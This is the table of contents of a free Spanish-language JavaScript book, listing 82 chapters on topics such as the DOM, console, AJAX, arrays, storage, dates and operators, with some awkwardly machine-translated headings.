

GRATIS

JAVASCRIPT

APRENDE TODO SOBRE JAVASCRIPT



lectordev

Tabla de contenido

Acerca de	1
Capítulo 1: Empezando con JavaScript	2
Observaciones	2
Versiones	2
Examples	3
Usando la API DOM	3
Utilizando console.log ()	4
Introducción	4
Empezando	4
Variables de registro	5
Placeholders	6
Registrar objetos	6
Registrando elementos HTML	7
Nota final	7
Utilizando window.alert ()	7
Notas	8
Utilizando window.prompt ()	9
Sintaxis	9
Ejemplos	9
Notas	9
Uso de la API DOM (con texto gráfico: Canvas, SVG o archivo de imagen)	9
Utilizando window.confirm ()	11
Notas	11
Capítulo 2: .postMessage () y MessageEvent	13
Sintaxis	13
Parámetros	13
Examples	13
Empezando	13
Qué es .postMessage () , cuándo y por qué lo usamos	13

Enviando mensajes	13
Recepción, validación y procesamiento de mensajes.	14
Capítulo 3: AJAX	16
Introducción.....	16
Observaciones.....	16
Examples.....	16
Usando GET y sin parámetros.....	16
Enviando y recibiendo datos JSON a través de POST.....	16
Mostrando las principales preguntas de JavaScript del mes desde la API de Stack Overflow.....	17
Usando GET con parámetros.....	18
Compruebe si existe un archivo a través de una solicitud HEAD.....	19
Añadir un preloader AJAX.....	19
Escuchando eventos AJAX a nivel global.....	20
Capítulo 4: Alcance	21
Observaciones.....	21
Examples.....	21
Diferencia entre var y let.....	21
Declaración de variable global.....	22
Re-declaración.....	22
Levantamiento.....	23
Cierres.....	23
Datos privados.....	24
Expresiones de función invocadas de inmediato (IIFE).....	25
Levantamiento.....	25
¿Qué es la elevación?	25
Limitaciones del Levantamiento	27
Usar let in loops en lugar de var (ejemplo de controladores de clic).....	28
Invocación de método.....	29
Invocación anónima.....	29
Invocación del constructor.....	30
Invocación de la función de flecha.....	30
Aplicar y llamar sintaxis e invocación.....	31

Invocación encuadrada	32
Capítulo 5: Almacenamiento web	33
Sintaxis.....	33
Parámetros.....	33
Observaciones.....	33
Examples.....	33
Usando localStorage	33
Límites de almacenamiento local en los navegadores	34
Eventos de almacenamiento.....	34
Notas.....	35
sessionStorage	35
Almacenamiento de limpieza	36
Condiciones de error.....	36
Quitar elemento de almacenamiento	36
Manera más sencilla de manejar el almacenamiento.....	37
longitud de almacenamiento local.....	37
Capítulo 6: Anti-patrones	39
Examples	39
Encadenamiento de asignaciones en var declaraciones.....	39
Capítulo 7: API de criptografía web	40
Observaciones	40
Examples	40
Datos criptográficamente aleatorios	40
Creación de resúmenes (por ejemplo, SHA-256).....	40
Generando par de claves RSA y convirtiendo a formato PEM.....	41
Convertir el par de claves PEM a CryptoKey	42
Capítulo 8: API de estado de la batería	44
Observaciones	44
Examples	44
Obtener el nivel actual de la batería	44
¿Se está cargando la batería?.....	44
Gana tiempo hasta que la batería esté vacía.....	44

Consigue tiempo restante hasta que la batería esté completamente cargada.....	45
Eventos de batería	45
Capítulo 9: API de notificaciones.....	46
Sintaxis.....	46
Observaciones.....	46
Examples.....	46
Solicitando Permiso para enviar notificaciones.....	46
Enviando notificaciones.....	47
Hola.....	47
Cerrando una notificación.....	47
Eventos de notificación.....	47
Capítulo 10: API de selección.....	49
Sintaxis.....	49
Parámetros.....	49
Observaciones.....	49
Examples.....	49
Deselecciona todo lo que está seleccionado.....	49
Selecciona los contenidos de un elemento.....	49
Consigue el texto de la selección.....	50
Capítulo 11: API de vibración.....	51
Introducción.....	51
Sintaxis.....	51
Observaciones.....	51
Examples.....	51
Comprobar el apoyo.....	51
Vibración simple.....	51
Patrones de vibracion.....	52
Capítulo 12: API fluida.....	53
Introducción.....	53
Examples.....	53
API fluida que captura la construcción de artículos HTML con JS.....	53
Capítulo 13: Apoderado.....	56

Introducción	56
Sintaxis	56
Parámetros	56
Observaciones	56
Examples	56
Proxy muy simple (usando la trampa establecida)	56
Búsqueda de propiedades	57
Capítulo 14: Archivo API, Blobs y FileReader	58
Sintaxis	58
Parámetros	58
Observaciones	58
Examples	58
Leer el archivo como una cadena	59
Leer el archivo como dataURL	59
Cortar un archivo	60
Descarga csv del lado del cliente usando Blob	60
Seleccionando múltiples archivos y restringiendo tipos de archivos	61
Obtener las propiedades del archivo	61
Capítulo 15: Aritmética (Matemáticas)	62
Observaciones	62
Examples	62
Adición (+)	62
Resta (-)	63
Multiplicación (*)	63
División (/)	63
Resto / módulo (%)	64
Usando el módulo para obtener la parte fraccionaria de un número	65
Incrementando (++)	65
Decremento (-)	65
Usos comunes	66
Exposición (Math.pow () o **)	66
Usa Math.pow para encontrar la enésima raíz de un número.	67

Constantes	67
Trigonometría	68
Seno	68
Coseno	69
Tangente	69
Redondeo.....	70
Redondeo.....	70
Redondeando.....	70
Redondeando hacia abajo.....	70
Truncando.....	71
Redondeo a decimales.....	71
Enteros aleatorios y flotadores.....	72
Operadores bitwise.....	72
Bitwise o.....	73
A nivel de bit y.....	73
Bitwise no.....	73
Xor bitwise (exclusivo o).....	73
Desplazamiento a la izquierda en modo de bits.....	73
Desplazamiento a la derecha en modo de bit >> (Desplazamiento de signo de propagación) >>.....	74
Operadores de asignación bitwise.....	74
Obtener al azar entre dos números.....	75
Aleatorio con distribución gaussiana.....	75
Techo y piso.....	76
Math.atan2 para encontrar la dirección.....	77
Dirección de un vector.....	77
Direccion de una linea.....	77
Dirección de un punto a otro punto.....	77
Sin & Cos para crear un vector dada dirección y distancia.....	77
Math.hypot.....	78
Funciones periódicas usando math.sin.....	79
Simulando eventos con diferentes probabilidades.....	80

Little / Big endian para arreglos escritos cuando se usan operadores bitwise.....	81
Obteniendo máximo y mínimo.....	82
Obtener el máximo y el mínimo de una matriz:.....	83
Restringir el número al rango mínimo / máximo.....	83
Obteniendo raíces de un número.....	83
Raíz cuadrada.....	83
Raíz cúbica.....	83
Encontrando raíces.....	84
Capítulo 16: Arrays.....	85
Sintaxis.....	85
Observaciones.....	85
Examples.....	85
Inicialización de matriz estándar.....	85
Distribución de la matriz / reposo.....	86
Operador de propagación.....	86
Operador de descanso.....	87
Mapeo de valores.....	87
Valores de filtrado.....	88
Filtrar valores falsos.....	89
Otro ejemplo simple.....	89
Iteración.....	90
Un tradicional for -loop.....	90
Usando un bucle for tradicional for recorrer un array.....	90
A while bucle.....	91
for... n.....	91
for.. of	92
Array.prototype.keys().....	92
Array.prototype.forEach().....	92
Array.prototype.every.....	93
Array.prototype.some.....	93
Bibliotecas.....	94
Filtrado de matrices de objetos.....	94

Unir elementos de matriz en una cadena	96
Convertir objetos de tipo matriz a matrices	96
¿Qué son los objetos similares a matrices?	96
Convertir objetos similares a matrices en matrices en ES6	97
Convertir objetos similares a matrices en matrices en ES5	98
Modificar artículos durante la conversión	99
Valores reductores	99
Array Sum	99
Aplanar matriz de objetos	99
Mapa usando Reducir	100
Encuentra el valor mínimo o máximo	101
Encuentra valores únicos	101
Conejivo lógico de valores	101
Arreglos de concatenación	102
Anexar / anteponer elementos a la matriz	104
Sin cambio	104
empujar	104
Claves de objetos y valores a matriz	105
Ordenando matriz multidimensional	105
Eliminar elementos de una matriz	106
Cambio	106
Popular	106
Empalme	106
Borrar	107
Array.prototype.length	107
Matrices de inversión	107
Eliminar valor de la matriz	108
Comprobando si un objeto es un Array	109
Ordenando matrices	109
Clonar poco a poco una matriz	111
Buscando una matriz	112
Índice de búsqueda	113

Eliminar / Añadir elementos usando splice ()	113
Comparación de arrays	113
Destructurando una matriz	114
Eliminar elementos duplicados	115
Quitando todos los elementos	115
Método 1	115
Método 2	116
Método 3	116
Usando el mapa para reformatear objetos en una matriz	117
Fusionar dos matrices como par de valores clave	118
Convertir una cadena en una matriz	118
Prueba todos los elementos de la matriz para la igualdad	119
Copiar parte de un Array	119
empezar	119
fin	119
Ejemplo 1	120
Ejemplo 2	120
Encontrar el elemento mínimo o máximo	120
Arreglos de aplanamiento	121
2 matrices dimensionales	121
Matrices de mayor dimensión	122
Insertar un elemento en una matriz en un índice específico	122
El método de las entradas ()	123
Capítulo 17: Atributos de datos	124
Sintaxis	124
Observaciones	124
Examples	124
Acceso a los atributos de los datos	124
Capítulo 18: BOM (Modelo de objetos del navegador)	126
Observaciones	126
Examples	126
Introducción	126
Métodos de objetos de ventana	127

Propiedades de objetos de ventana	128
Capítulo 19: Bucles	130
Sintaxis	130
Observaciones	130
Examples	130
Bucles estándar "para".	130
Uso estándar.	130
Declaraciones multiples.	131
Cambiando el incremento	131
Bucle decrementado	131
"while" bucles	131
Standard While Loop	131
Bucle decrementado	132
Hacer ... mientras bucle	132
"Romper" fuera de un bucle	132
Saliendo de un bucle mientras	132
Salir de un bucle for	133
"continuar" un bucle	133
Continuando con un bucle "for".	133
Continuando un bucle While	133
"do ... while" loop	134
Romper bucles anidados específicos	134
Romper y continuar etiquetas	134
bucle "para ... de"	135
Soporte de para ... de en otras colecciones.	135
Instrumentos de cuerda	136
Conjuntos	136
Mapas	136
Objetos	137
bucle "para ... en"	137
Capítulo 20: Coerción variable / conversión	139
Observaciones	139

Examples	139
Convertir una cadena en un número	139
Convertir un número en una cadena	140
Doble Negacion (!! x)	140
Conversión implícita	140
Convertir un número a un booleano	141
Convertir una cadena a un booleano	141
Entero para flotar	141
Flotar a entero	142
Convertir cadena a flotar	142
Convertir a booleano	142
Convertir una matriz en una cadena	143
Array to String usando métodos de array	144
Tabla de conversión de primitivo a primitivo	144
Capítulo 21: Comentarios	146
Sintaxis	146
Examples	146
Usando comentarios	146
Línea única Comentario //	146
Comentario multilínea /**/	146
Usando comentarios HTML en JavaScript (Mala práctica)	146
Capítulo 22: Cómo hacer que el iterador sea utilizable dentro de la función de devolución	149
Introducción	149
Examples	149
Código erróneo, ¿puede detectar por qué este uso de la clave puede provocar errores?	149
Escritura correcta	149
Capítulo 23: Comparación de fechas	151
Examples	151
Comparación de valores de fecha	151
Cálculo de la diferencia de fecha	152
Capítulo 24: Condiciones	153
Introducción	153

Sintaxis	153
Observaciones	154
Examples	154
Si / Else Si / Else Control	154
Cambiar la declaración	156
Criterios de inclusión múltiple para casos	157
Operadores ternarios	157
Estrategia	159
Utilizando y && cortocircuito	160
Capítulo 25: Conjunto	161
Introducción	161
Sintaxis	161
Parámetros	161
Observaciones	161
Examples	162
Creando un Set	162
Añadiendo un valor a un conjunto	162
Eliminando valor de un conjunto	162
Comprobando si existe un valor en un conjunto	163
Limpiando un Set	163
Conseguir la longitud establecida	163
Conversión de conjuntos a matrices	163
Intersección y diferencia en conjuntos	164
Conjuntos de iteración	164
Capítulo 26: Consejos de rendimiento	165
Introducción	165
Observaciones	165
Examples	165
Evite probar / atrapar en funciones de rendimiento crítico	165
Use un memoizer para funciones de computación pesada	166
Evaluación comparativa de su código: medición del tiempo de ejecución	168
Prefiere variables locales a globales, atributos y valores indexados	170

Reutilizar objetos en lugar de recrear	171
Ejemplo A	171
Ejemplo B	171
Limitar las actualizaciones de DOM	172
Inicializando propiedades de objeto con nulo	173
Ser consistente en el uso de números	174
Capítulo 27: Consola	176
Introducción	176
Sintaxis	176
Parámetros	176
Observaciones	176
Abriendo la consola	177
Cromo	177
Firefox	177
Edge e Internet Explorer	178
Safari	178
Ópera	179
Compatibilidad	179
Examples	180
Tabulando valores - console.table ()	180
Incluyendo un seguimiento de la pila al registrar - console.trace ()	181
Imprimir en la consola de depuración de un navegador	182
Otros métodos de impresión	183
Tiempo de medición - console.time ()	184
Contando - console.count ()	185
Cadena vacía o ausencia de argumento	187
Depuración con aserciones - console.assert ()	187
Formato de salida de consola	188
Estilo avanzado	188
Usando grupos para sangrar la salida	189
Limpiando la consola - console.clear ()	190

Visualización de objetos y XML interactivamente - console.dir (), console.dirxml ()	190
Capítulo 28: Constantes incorporadas	193
Examples	193
Operaciones que devuelven NaN	193
Funciones de biblioteca de matemáticas que devuelven NaN	193
Prueba de NaN usando isNaN ()	193
window.isnan()	193
Number.isnan()	194
nulo	195
indefinido y nulo	195
Infinito e -infinito	197
Yaya	197
Constantes numéricas	198
Capítulo 29: Contexto (este)	199
Examples	199
esto con objetos simples	199
Guardando esto para usar en funciones / objetos anidados	199
Contexto de la función de unión	200
Esto en funciones constructoras	201
Capítulo 30: Datos binarios	202
Observaciones	202
Examples	202
Conversión entre Blobs y ArrayBuffer	202
Convertir un Blob en un ArrayBuffer (asíncrono)	202
Convertir un Blob en un ArrayBuffer usando una Promise (asíncrono)	202
Convertir un ArrayBuffer o una matriz escrita en un Blob	203
Manipular ArrayBuffers con DataViews	203
Creando un TypedArray desde una cadena Base64	203
Usando TypedArrays	203
Obtención de representación binaria de un archivo de imagen	204
Iterando a través de un ArrayBuffer	205
Capítulo 31: Declaraciones y Asignaciones	207

Sintaxis	207
Observaciones	207
Examples	207
Reasignar constantes	207
Modificando constantes	207
Declarar e inicializar constantes	208
Declaración	208
Tipos de datos	208
Indefinida	209
Asignación	209
Operaciones matemáticas y asignación	210
Incremento por	210
Decremento por	210
Multiplicar por	211
Dividido por	211
Elevado al poder de	211
Capítulo 32: Depuración	213
Examples	213
Puntos de interrupción	213
Declaración del depurador	213
Herramientas de desarrollo	213
Abrir las herramientas de desarrollo	213
Chrome o Firefox	213
Internet Explorer o Edge	213
Safari	214
Añadiendo un punto de interrupción desde las herramientas de desarrollo	214
IDEs	214
Código de Visual Studio (VSC)	214
Añadiendo un punto de interrupción en VSC	214
Paso a través del código	215
Pausar automáticamente la ejecución	215
Variables de intérprete interactivas	216
Inspector de elementos	216

Usando setters y getters para encontrar lo que cambió una propiedad.....	217
Romper cuando se llama una función.....	218
Usando la consola.....	218
Capítulo 33: Detección de navegador.....	219
Introducción.....	219
Observaciones.....	219
Examples.....	219
Método de detección de características.....	219
Método de biblioteca.....	220
Detección de agente de usuario.....	220
Capítulo 34: Devoluciones de llamada.....	222
Examples.....	222
Ejemplos simples de uso de devolución de llamada.....	222
Ejemplos con funciones asíncronas.....	223
¿Qué es una devolución de llamada?.....	224
Continuación (síncrona y asíncrona).....	224
Manejo de errores y ramificación de flujo de control.....	225
Callbacks y `this`.....	226
Soluciones.....	227
Soluciones:.....	227
Devolución de llamada utilizando la función de flecha.....	228
Capítulo 35: Eficiencia de la memoria.....	230
Examples.....	230
Inconveniente de crear un verdadero método privado.....	230
Capítulo 36: El evento de bucle.....	231
Examples.....	231
El bucle de eventos en un navegador web.....	231
Operaciones asíncronas y el bucle de eventos.....	232
Capítulo 37: Elementos personalizados.....	233
Sintaxis.....	233
Parámetros.....	233
Observaciones.....	233

Examples	233
Registro de nuevos elementos.....	233
Extendiendo Elementos Nativos.....	234
Capítulo 38: Enumeraciones	235
Observaciones.....	235
Examples	235
Definición de enumeración utilizando Object.freeze ().....	235
Definición alternativa	236
Imprimir una variable enum.....	236
Implementando Enums Usando Símbolos.....	236
Valor de enumeración automática.....	237
Capítulo 39: Espacio de nombres	239
Observaciones.....	239
Examples	239
Espacio de nombres por asignación directa.....	239
Espacios de nombres anidados.....	239
Capítulo 40: Evaluando JavaScript	240
Introducción.....	240
Sintaxis.....	240
Parámetros.....	240
Observaciones.....	240
Examples	240
Introducción.....	241
Evaluación y matemáticas.....	241
Evaluar una cadena de declaraciones de JavaScript.....	241
Capítulo 41: Eventos	242
Examples	242
Página, DOM y navegador cargando.....	242
Capítulo 42: Eventos enviados por el servidor	243
Sintaxis.....	243
Examples	243
Configuración de un flujo de eventos básico al servidor.....	243

Cerrar un flujo de eventos	243
Vinculando a los oyentes de eventos a EventSource	244
Capítulo 43: execCommand y contenteditable	245
Sintaxis	245
Parámetros	245
Examples	246
Formateo	246
Escuchando los cambios de contenteditable	247
Empezando	247
Copiar al portapapeles desde el área de texto usando execCommand ("copiar")	248
Capítulo 44: Expresiones regulares	250
Sintaxis	250
Parámetros	250
Observaciones	250
Examples	250
Creando un objeto RegExp	250
Creación estándar	250
Inicialización estática	251
Banderas RegExp	251
Coincidencia con .exec ()	252
Coincidencia con .exec()	252
Bucle a través de coincidencias utilizando .exec()	252
Compruebe si la cadena contiene patrón usando .test ()	252
Usando RegExp con cadenas	252
Coincidir con RegExp	253
Reemplazar con RegExp	253
Dividir con RegExp	253
Buscar con RegExp	253
Reemplazo de cadena coincidente con una función de devolución de llamada	253
Grupos RegExp	254
Capturar	254
No captura	254

Mirar hacia el futuro	255
Usando Regex.exec () con paréntesis regex para extraer coincidencias de una cadena	255
Capítulo 45: Fecha	257
Sintaxis	257
Parámetros	257
Examples	257
Obtén la hora y fecha actual	257
Obtener el año en curso	258
Obtén el mes actual	258
Obtener el dia actual	258
Obtener la hora actual	258
Obtén los minutos actuales	258
Obtén los segundos actuales	258
Obtén los milisegundos actuales	259
Convierte la hora y fecha actuales en una cadena legible por humanos	259
Crear un nuevo objeto de fecha	259
Fechas de exploración	260
Convertir a JSON	261
Creando una fecha desde UTC	261
El problema	261
Enfoque ingenuo con resultados equivocados	262
Enfoque correcto	262
Creando una fecha desde UTC	263
Cambiar un objeto de fecha	263
Evitar la ambigüedad con getTime () y setTime ()	263
Convertir a un formato de cadena	264
Convertir a cadena	264
Convertir a cadena de tiempo	264
Convertir en cadena de fecha	264
Convertir a cadena UTC	265
Convertir a ISO String	265

Convertir cadena GMT	265
Convertir a la cadena de fecha de configuración regional	265
Incrementar un objeto de fecha	266
Obtenga la cantidad de milisegundos transcurridos desde el 1 de enero de 1970 00:00:00 UTC	267
Formato de una fecha de JavaScript	267
Formato de una fecha de JavaScript en los navegadores modernos	267
Cómo utilizar	268
Yendo personalizado	268
Capítulo 46: Funciones	270
Introducción	270
Sintaxis	270
Observaciones	270
Examples	270
Funciones como variable	270
Una nota sobre el alzamiento	273
Función anónima	273
Definiendo una función anónima	273
Asignar una función anónima a una variable	274
Suministro de una función anónima como un parámetro a otra función	274
Devolviendo una función anónima de otra función	274
Invocando inmediatamente una función anónima	275
Funciones anónimas autorreferenciales	275
Expresiones de función invocadas de inmediato	277
Función de alcance	278
Encuadernación `esto` y argumentos	280
Operador de enlace	281
Enlace de funciones de consola a variables.	281
Argumentos de función, objeto "argumentos", parámetros de reposo y propagación	282
objeto de arguments	282
Parámetros del resto: function (...parm) {}	282
Parámetros de propagación: function_name(...varb);	282

Funciones nombradas	283
Las funciones nombradas son elevadas	283
Funciones nombradas en un escenario recursivo	284
La propiedad del name de las funciones	285
Función recursiva	286
Zurra	286
Uso de la declaración de devolución	287
Pasando argumentos por referencia o valor	289
Llama y solicita	290
Parámetros por defecto	291
Funciones / variables como valores por defecto y reutilización de parámetros	292
Reutilizando el valor de retorno de la función en el valor predeterminado de una nueva inv	293
arguments valor y longitud cuando faltan parámetros en la invocación	293
Funciones con un número desconocido de argumentos (funciones variadic)	293
Obtener el nombre de un objeto de función	294
Solicitud parcial	295
Composición de funciones	296
Capítulo 47: Funciones asíncronas (async/await)	297
Introducción	297
Sintaxis	297
Observaciones	297
Examples	297
Introducción	297
Estilo de función de flecha	298
Menos sangría	298
Espera y precedencia del operador	299
Funciones asíncronas en comparación con las promesas	299
Looping con async espera	301
Operaciones asíncronas simultáneas (paralelas)	302
Capítulo 48: Funciones constructoras	304
Observaciones	304
Examples	304

Declarar una función constructora	304
Capítulo 49: Funciones de flecha	306
Introducción.....	306
Sintaxis.....	306
Observaciones.....	306
Examples.....	306
Introducción	306
Alcance y vinculación léxica (valor de "esto").....	307
Objeto de argumentos.....	308
Retorno implícito.....	308
Retorno explícito.....	309
La flecha funciona como un constructor.....	309
Capítulo 50: Galletas	310
Examples.....	310
Aregar y configurar cookies.....	310
Galletas de lectura.....	310
Eliminar cookies.....	310
Probar si las cookies están habilitadas.....	310
Capítulo 51: Generadores	312
Introducción.....	312
Sintaxis.....	312
Observaciones.....	312
Examples.....	312
Funciones del generador.....	312
Salida de iteración temprana.....	313
Lanzar un error a la función del generador.....	313
Iteración.....	313
Envío de valores al generador.....	314
Delegando a otro generador.....	314
Interfaz Iterator-Observer.....	315
Iterador	315
Observador	315

Haciendo asíncrono con generadores.....	316
Como funciona ?	317
Úsalo ahora	317
Flujo asíncrono con generadores.....	317
Capítulo 52: Geolocalización.....	319
Sintaxis.....	319
Observaciones.....	319
Examples.....	319
Obtener la latitud y longitud de un usuario.....	319
Códigos de error más descriptivos.....	319
Recibe actualizaciones cuando cambia la ubicación de un usuario.....	320
Capítulo 53: Ha podido recuperar.....	321
Sintaxis	321
Parámetros	321
Observaciones	321
Examples	322
GlobalFetch	322
Establecer encabezados de solicitud	322
Datos POST	322
Enviar galletas.....	323
Obtención de datos JSON	323
Uso de Fetch para mostrar preguntas de la API de desbordamiento de pila.....	323
Capítulo 54: Herencia.....	324
Examples	324
Prototipo de función estándar.....	324
Diferencia entre Object.key y Object.prototype.key.....	324
Nuevo objeto del prototipo.....	324
Herencia prototípica	325
Herencia pseudo-clásica	327
Configurando el prototipo de un objeto	328
Capítulo 55: Historia.....	330
Sintaxis	330

Parámetros	330
Observaciones	330
Examples	330
history.replaceState ()	330
history.pushState ()	331
Cargar una URL específica de la lista de historial	331
Capítulo 56: IndexedDB	333
Observaciones	333
Actas	333
Examples	333
Prueba de disponibilidad de IndexedDB	333
Abriendo una base de datos	333
Añadiendo objetos	334
Recuperando datos	335
Capítulo 57: Inserción automática de punto y coma -ASI	336
Examples	336
Reglas de inserción automática de punto y coma	336
Declaraciones afectadas por la inserción automática de punto y coma	336
Evite la inserción de punto y coma en las declaraciones de devolución	337
Capítulo 58: Instrumentos de cuerda	339
Sintaxis	339
Examples	339
Información básica y concatenación de cuerdas	339
Cuerdas de concatenacion	339
Plantillas de cadena	340
Citas de escape	340
Cadena inversa	341
Explicación	342
Recortar espacios en blanco	343
Subcadenas con rodaja	343
Dividir una cadena en una matriz	343
Las cuerdas son unicode	344

Detectando una cuerda	344
Comparando cuerdas lexicográficamente	345
Cadena a mayúsculas	345
Cadena a minúscula	346
Contador de palabras	346
Carácter de acceso en el índice en cadena	346
Funciones de búsqueda y reemplazo de cadenas	347
<code>indexOf(searchString)</code> y <code>lastIndexOf(searchString)</code>	347
<code>includes(searchString, start)</code>	347
<code>replace(regexp substring, replacement replaceFunction)</code>	347
Encuentra el índice de una subcadena dentro de una cadena	348
Representaciones de cuerdas de números	348
Repetir una cadena	349
Código de carácter	350
Capítulo 59: Intervalos y tiempos de espera	351
Sintaxis	351
Observaciones	351
Examples	351
Intervalos	351
Quitando intervalos	352
Eliminando tiempos de espera	352
SetTimeout recursivo	352
<code>setTimeout</code> , orden de operaciones, <code>clearTimeout</code>	353
<code>setTimeout</code>	353
Problemas con <code>setTimeout</code>	353
Orden de operaciones	353
Cancelando un timeout	354
Intervalos	354
Capítulo 60: Iteradores asíncronos	356
Introducción	356
Sintaxis	356
Observaciones	356
Enlaces útiles	356

Examples	356
Lo esencial	356
Capítulo 61: JavaScript funcional	358
Observaciones	358
Examples	358
Aceptando funciones como argumentos	358
Funciones de orden superior	358
Mada de identidad	359
Funciones puras	361
Capítulo 62: JSON	363
Introducción	363
Sintaxis	363
Parámetros	363
Observaciones	363
Examples	364
Analizar una simple cadena JSON	364
Serializar un valor	364
Serialización con una función sustitutiva	365
Analizando con una función de revivimiento	365
Serialización y restauración de instancias de clase	367
Literales de JSON contra JavaScript	368
Valores de objeto cíclicos	370
Capítulo 63: Las clases	371
Sintaxis	371
Observaciones	371
Examples	372
Clase constructor	372
Métodos estáticos	372
Hechiceros y Setters	373
Herencia de clase	374
Miembros privados	374
Nombres de métodos dinámicos	375
Métodos	376

Gestionando datos privados con clases	376
Usando simbolos.....	377
Usando WeakMaps.....	377
Definir todos los métodos dentro del constructor.....	378
Usando convenciones de nomenclatura.....	378
Enlace de nombre de clase.....	379
Capítulo 64: Linters - Asegurando la calidad del código	380
Observaciones.....	380
Examples.....	380
JSHint.....	380
ESLint / JSCS.....	381
JSLint.....	381
Capítulo 65: Literales de plantilla	383
Introducción.....	383
Sintaxis.....	383
Observaciones.....	383
Examples.....	383
Interpolación básica y cuerdas multilínea.....	383
Cuerdas crudas.....	383
Cuerdas etiquetadas.....	384
Plantillas de HTML con cadenas de plantillas.....	385
Introducción	385
Capítulo 66: Localización	387
Sintaxis.....	387
Parámetros.....	387
Examples.....	387
Formateo de numero.....	387
Formato de moneda	387
Formato de fecha y hora	388
Capítulo 67: Manejo de errores	389
Sintaxis.....	389
Observaciones.....	389

Examples	389
Interacción con Promesas	389
Objetos de error	390
Orden de operaciones mas pensamientos avanzados	390
Tipos de error	393
Capítulo 68: Manejo global de errores en navegadores	394
Sintaxis	394
Parámetros	394
Observaciones	394
Examples	394
Manejo de window.onerror para informar de todos los errores al servidor	394
Capítulo 69: Manipulación de datos	396
Examples	396
Extraer la extensión del nombre del archivo	396
Formato de números como dinero	396
Establecer propiedad del objeto dado su nombre de cadena	397
Capítulo 70: Mapa	398
Sintaxis	398
Parámetros	398
Observaciones	398
Examples	398
Creando un Mapa	398
Borrar un mapa	399
Eliminar un elemento de un mapa	399
Comprobando si existe una clave en un mapa	400
Iterando mapas	400
Obteniendo y configurando elementos	400
Obtener el número de elementos de un mapa	401
Capítulo 71: Marcas de tiempo	402
Sintaxis	402
Observaciones	402
Examples	402

Marcas de tiempo de alta resolución	402
Marcas de tiempo de baja resolución	402
Soporte para navegadores heredados	402
Obtener marca de tiempo en segundos	403
Capítulo 72: Método de encadenamiento	404
Examples	404
Método de encadenamiento	404
Encuadernación y diseño de objetos	404
Objeto diseñado para ser chainable	405
Ejemplo de encadenamiento	405
No cree ambigüedad en el tipo de retorno	405
Convención de sintaxis	406
Una mala sintaxis	406
Lado izquierdo de la asignación	407
Resumen	407
Capítulo 73: Modales - Avisos	408
Sintaxis	408
Observaciones	408
Examples	408
Acerca de las solicitudes del usuario	408
Persistente puntual modal	409
Confirmar para eliminar elemento	409
Uso de alerta ()	410
Uso de prompt ()	411
Capítulo 74: Modo estricto	412
Sintaxis	412
Observaciones	412
Examples	412
Para guiones completos	412
Para funciones	413
Cambios en propiedades globales	413
Cambios en las propiedades	414
Comportamiento de la lista de argumentos de una función	415

Parámetros duplicados	416
Función de alcance en modo estricto.....	416
Listas de parámetros no simples.....	416
Capítulo 75: Módulos	418
Sintaxis.....	418
Observaciones.....	418
Examples.....	418
Exportaciones por defecto.....	418
Importación con efectos secundarios.....	419
Definiendo un modulo.....	419
Importando miembros nombrados desde otro módulo	420
Importando un módulo completo.....	420
Importando miembros nombrados con alias	421
Exportando múltiples miembros nombrados	421
Capítulo 76: Objeto de navegador	422
Sintaxis.....	422
Observaciones.....	422
Examples.....	422
Obtenga algunos datos básicos del navegador y devuélvalos como un objeto JSON	422
Capítulo 77: Objetos	424
Sintaxis.....	424
Parámetros.....	424
Observaciones.....	424
Examples.....	425
Object.keys.....	425
Clonación superficial.....	425
Object.defineProperty.....	426
Propiedad de solo lectura.....	426
Propiedad no enumerable.....	427
Descripción de la propiedad de bloqueo.....	427
Propiedades de accesorios (obtener y configurar)	428
Propiedades con caracteres especiales o palabras reservadas.....	429
Propiedades de todos los dígitos:.....	429

Nombres de propiedades dinámicas / variables.....	429
Las matrices son objetos.....	430
Object.freeze.....	431
Object.seal.....	432
Creando un objeto iterable.....	433
Objeto reposo / propagación (...).	434
Descriptores y propiedades con nombre.....	434
significado de los campos y sus valores por defecto.....	435
Object.getOwnPropertyDescriptor.....	436
Clonación de objetos.....	436
Object.assign.....	438
Propiedades del objeto iteración.....	439
Recuperando propiedades de un objeto.....	439
Características de las propiedades:.....	439
Propósito de la enumerabilidad:.....	440
Métodos de recuperación de propiedades:.....	440
Misceláneos.....	442
Convertir los valores del objeto a la matriz.....	442
Iterando sobre las entradas de objetos - Object.entries ().....	442
Object.values ().....	443
Capítulo 78: Operaciones de comparación.....	444
Observaciones.....	444
Examples.....	444
Operadores lógicos con booleanos.....	444
Y.....	444
O.....	444
NO.....	444
Igualdad abstracta (==).....	445
a.....	445
Ejemplos:.....	445
Operadores relacionales (<, <=,>,>).....	446
Desigualdad	447
Operadores lógicos con valores no booleanos (coerción booleana).....	447

Nulo e indefinido	448
Las diferencias entre null e undefined	448
Las similitudes entre null e undefined	448
Usando undefined	449
Propiedad NaN del objeto global	449
Comprobando si un valor es NaN	449
Puntos a tener en cuenta	451
Cortocircuito en operadores booleanos.	451
Resumen igualdad / desigualdad y conversión de tipos	453
El problema	453
La solución	454
Matriz vacía	455
Operaciones de comparación de igualdad	455
SameValue	455
SameValueZero	456
Comparación de igualdad estricta	456
Comparación de igualdad abstracta	457
Agrupando múltiples declaraciones lógicas	458
Conversiones automáticas de tipos	458
Lista de operadores de comparación	459
Campos de bits para optimizar la comparación de datos de múltiples estados	459
Capítulo 79: Operadores bitwise	461
Examples	461
Operadores bitwise	461
Conversión a enteros de 32 bits	461
Complemento de dos	461
Y a nivel de bit	461
Bitwise o	462
Bitwise NO	462
Bitwise XOR	463
Operadores de turno	463
Shift izquierdo	463

Cambio a la derecha (propagación de signos)	463
Cambio a la derecha (relleno cero)	464
Capítulo 80: Operadores de Bitwise - Ejemplos del mundo real (fragmentos)	465
Examples	465
Detección de paridad del número con Bitwise Y	465
Intercambiando dos enteros con Bitwise XOR (sin asignación de memoria adicional)	465
Multiplicación más rápida o división por potencias de 2.	465
Capítulo 81: Operadores Unarios	467
Sintaxis	467
Examples	467
El operador unario plus (+)	467
Sintaxis:	467
Devoluciones:	467
Descripción	467
Ejemplos:	467
El operador de borrado	468
Sintaxis:	468
Devoluciones:	468
Descripción	468
Ejemplos:	469
El operador de typeof	469
Sintaxis:	469
Devoluciones:	469
Ejemplos:	470
El operador del vacío.	471
Sintaxis:	471
Devoluciones:	471
Descripción	471
Ejemplos:	471
El operador unario de negación (-)	472
Sintaxis:	472

Devoluciones:	472
Descripción	472
Ejemplos:	472
El operador NO bit a bit (~)	473
Sintaxis:	473
Devoluciones:	473
Descripción	473
Ejemplos:	474
El operador lógico NO (!)	474
Sintaxis:	474
Devoluciones:	474
Descripción	474
Ejemplos:	475
Visión general	475
Capítulo 82: Optimización de llamadas de cola	477
